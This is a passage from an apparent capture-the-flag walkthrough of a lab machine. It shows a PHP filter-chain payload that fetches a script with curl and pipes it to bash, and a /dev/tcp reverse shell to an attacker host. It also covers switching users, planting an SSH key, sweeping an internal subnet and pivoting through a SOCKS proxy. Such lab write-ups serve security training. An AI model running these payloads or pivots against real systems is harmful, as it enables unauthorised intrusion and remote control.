
So to make this work we need to minimize the URI by minimizing the command as much as possible.
Instead of writing the command itself, we can host a bash file that holds the shell and call it using curl and execute it and maybe call the file something like rv to minimize the name used in the call as well and look at the difference.
bash -c "bash -i >& /dev/tcp/10.200.102.0/4444 0>&1"
curl -s -L 10.0.0.1/rv|bash
And also instead of using <?php ?> we can use <?= ?> which has the same effect but fewer characters so let's do that as well.
So we'll write this script on our attacker and host it on HTTP using python3 -m http.server 80
┌─[]─[10.200.102.0]─[jimmex@attacker]─[~/HSM/Traverse]
└──╼ [★]$ cat rv
bash -i > & /dev/tcp/10.200.102.0/4444 0>&1
Then we'll request the file and pipe it to bash and you can see the massive difference.
┌─[]─[10.200.102.0]─[jimmex@attacker]─[~/HSM/Traverse/php_filter_chain_generator]
└──╼ [★]$ python3 php_filter_chain_generator.py --chain '<?=`curl -s -L 10.200.102.0/rv|bash`?>'
[+] The following gadget chain will generate the following code : < ?=`curl -s -L 10.200.102.0/rv|bash`?> (base64 value: PD89YGN1cmwgLXMgLUwgMTAuMjAwLjEwMi4wL3J2fGJhc2hgPz4)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|convert.iconv.CP950.UTF-16BE|convert.base64-decode|convert.base64-encode|convert
.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG
5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.ic
onv.UTF8.UTF7|convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.
ISO88594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.ISO_69372.CSIBM921|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-enco
de|convert.iconv.UTF8.UTF7|convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE
| convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.C
P367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.ISO_69372.CSIBM921|con
vert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO
-IR-90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.R9.ISO6937|convert.iconv.OSF00010100.
UHC|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSIS
OLATIN5.ISO_6937-2|convert.iconv.CP950.UTF-16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-2|convert.iconv.UTF16.GB13000|convert.base64-decode|convert.bas
e64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.866|convert.iconv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF
16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM860.UTF16|convert.iconv.ISO-IR-143.ISO2022CNEXT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.
iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.R9.ISO69
37|convert.iconv.OSF00010100.UHC|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_
3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.UTF16|convert.base64-decode|con
vert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.866|convert.iconv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv
.CP1162.UTF32|convert.iconv.L4.T.61|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conve
rt.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|conv
ert.iconv.UTF16BE.866|convert.iconv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|conve
rt.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|c
onvert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.R9.ISO6937|convert.iconv.OSF00010100.UHC|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.
UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|conve
rt.iconv.UTF16BE.866|convert.iconv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.base64-decode|convert.base64-encode|convert.iconv.UTF
8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.R9.ISO6937|convert.iconv.OSF00010100.UHC|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|
convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1163.CSA_T500|convert.iconv.UCS-2.MSCP949|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|conver
t.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO88597.UTF16|convert.iconv.RK1048.UCS-4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8
.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.ico
nv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|con
vert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM
943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode
| convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp
Using this chain you'll see that we get a call on the HTTP server then it reflects a shell on our listener.

BTW don't forget the same thing must be changed to something ending with .php and preferably auth.php because it is shorter.
SSH as spencer
Once we're on the system, we know the spencer's password but we know it wasn't usable with SSH because it needed an SSH key instead so let's switch the user using the password and as you can see we drop into spencer's context.
traverse-docs@ip-10-1-46-68:/home$ su spencer
Password:
spencer@ip-10-1-46-68:/home$ cd ~
Where we can read the user's flag.
spencer@ip-10-1-46-68:~$ cat user.txt
   ______________________________
 / \                             \.
| | user flag, obtained. | .
 \_ | | .
    | | .
    | | .
    | | .
    | | .
    | | .
    | _________________________|___
    | / /.
    \_/____________________________/.

HSM{944a160dcc7deb2<NOPE>}
spencer@ip-10-1-46-68:~$
First let's drop an SSH key for a better shell.
spencer@ip-10-1-46-68:~/.ssh$ ssh-keygen -t ed25519 -f ./id_rsa
Generating public/private ed25519 key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./id_rsa
Your public key has been saved in ./id_rsa.pub
The key fingerprint is:
SHA256:S8iHcZoVJfTHdn2Oi4M/IW0mZqzlKi2NJA1eMe6YTjU spencer@ip-10-1-46-68
The key's randomart image is:
+--[ED25519 256]--+
| .+.. |
| o + . . |
| ..oo . + . o|
| ..EO o . o.|
| . O*.S. . . .|
| * +o .B.=. . |
| o o +.*.=o.. |
| . + + .... |
| o.. .. |
+----[SHA256]-----+
spencer@ip-10-1-46-68:~/.ssh$
And as you can see we SSH in as spencer.

Enumerating Internal Network
First thing we find is this note from spencer to himself saying that there is a management dashboard running on the network 172.20.0.0/24 but it isn't out for production yet.
spencer@ip-10-1-46-68:~$ cat notes.txt
Note to self:

Docker container running the management dashboard on the 172.20.0.0/24 network for nyc-pweb03 system. After final testing I should move this out to prod officially.spencer@ip-10-1-46-68:~$ for i in {2..254}; do (ping -c 1 -W 1 172.20.0.$i > /dev/null 2>&1 && echo "[+] 172.20.0.$i is UP" ) & done 2>/dev/null; wait
[+] 172.20.0.10 is UP So we'll use a basic bash command to iterate over the subnet to find which host is up and as you can see the .10 is up so let's use SSH to do dynamic forwarding which leverages SOCKS protocol to proxy traffic so we can access the internal network.
We'll type ~ then C (capital C) which will drop us in the SSH command line where we can do a lot of forwarding but we need to do the -D for dynamic and the port number which is 1080 (that's how I have my proxychains configured and it is the default you can check yours under /etc/proxychains.conf and look for sock5 line and see which port it is mapped to).
spencer@ip-10-1-46-68:~$
ssh> -D 1080
Forwarding port.

spencer@ip-10-1-46-68:~$
Now we can do this to scan the open ports on the docker container.
proxychains nmap -vv 172.20.0.10 -oA docker.nmapLooking at the results there are only two open ports SSH and HTTP.
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON
22/tcp   open  ssh        syn-ack
8080/tcp open  http-proxy syn-ack
We'll fetch the page headers and it is a Flask application.
spencer@ip-10-1-46-68:~$ curl -I http://172.20.0.10:8080
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.10.12
Date: Thu, 01 Oct 2026 17:09:23 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3698
Vary: Cookie
Connection: close
Internal Network
We're still doing dynamic port forwarding so we can use our FoxyProxy to add profile forwarding all the traffic up to the SOCKS stream just like this.

Then we can just visit it from the browser.

When you visit the website you'll find that it takes a lot of time to load the content and that's because we're forwarding traffic through a SOCKS proxy to the target and that target doesn't have internet access to fetch the google fonts and the tailwindcss which will take a lot of time to timeout then loads the content but it is intolerable if this will happen on each request.

So you can open the network tab (F12) and right click on those two requests and block them.

Then refresh the page and as you can see they don't load anymore and everything is smoother (UI sucks though but we can work with that).
